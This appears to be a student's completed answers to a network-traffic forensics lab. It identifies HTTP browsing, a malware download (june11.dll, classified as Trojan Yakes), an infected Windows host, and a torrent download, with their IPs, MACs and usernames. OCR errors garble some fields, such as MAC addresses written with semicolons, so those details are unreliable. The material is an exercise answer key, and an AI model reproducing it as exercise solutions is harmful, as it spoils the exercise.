
- What kind of traffic did you observe? Which protocol(s)?
- *HTTP protocol
- What, specifically, was the user doing? Which site were they browsing? Etc.
- * browsing youtube videos
- Include screenshots of packets justifying your conclusions.

Malicious Activity

“Time thieves”


Summary

- Domain name of the users ‘ custom side
  - ***frank-n-ted.com**
- IP addresses of the Domain Controller (DC) of the AD network
  - ***IP addresses 10.6.12.12**
- Name of the downloaded malware to the 10.6.12.203 machine
  - *june11.d11
- Upload the file to VirusTotal.com
  - https://www.virustotal.com/gui/
- What kind of malware is this classified as?
  - Malicious Trojan Yakes



Vulnerable Windows Machine

- Infected Windows machine:
  - * Host name: **mind-hammer.net**
  - * IP address : **172.16.4.205**
  - MAC address:
  - ***LenovoEM_b0:63:a4 (00:59;07;b0;63;a4)**
  - Username: ROTTERDAM-PC
  - IP addresses (used in the traffic)
  - DHCP Server Identifier: **172.16.4.4**



Illegal Downloads

Summary:

- Machine with IP address 10.0.0.201 (IPv4)
- MAC address:
  - * Msi_18;66;c8 (00:16:17:18:66;c8)
- Windows username:
  - ***BLANCO-DESKTOP**
- OS version:
  - Windows NT 10.0; Win64; x64
- Torrent file downloaded by user:
  - *“Betty_Boop_Rhythm_on_the_Reservation.avi.torrent”\r\n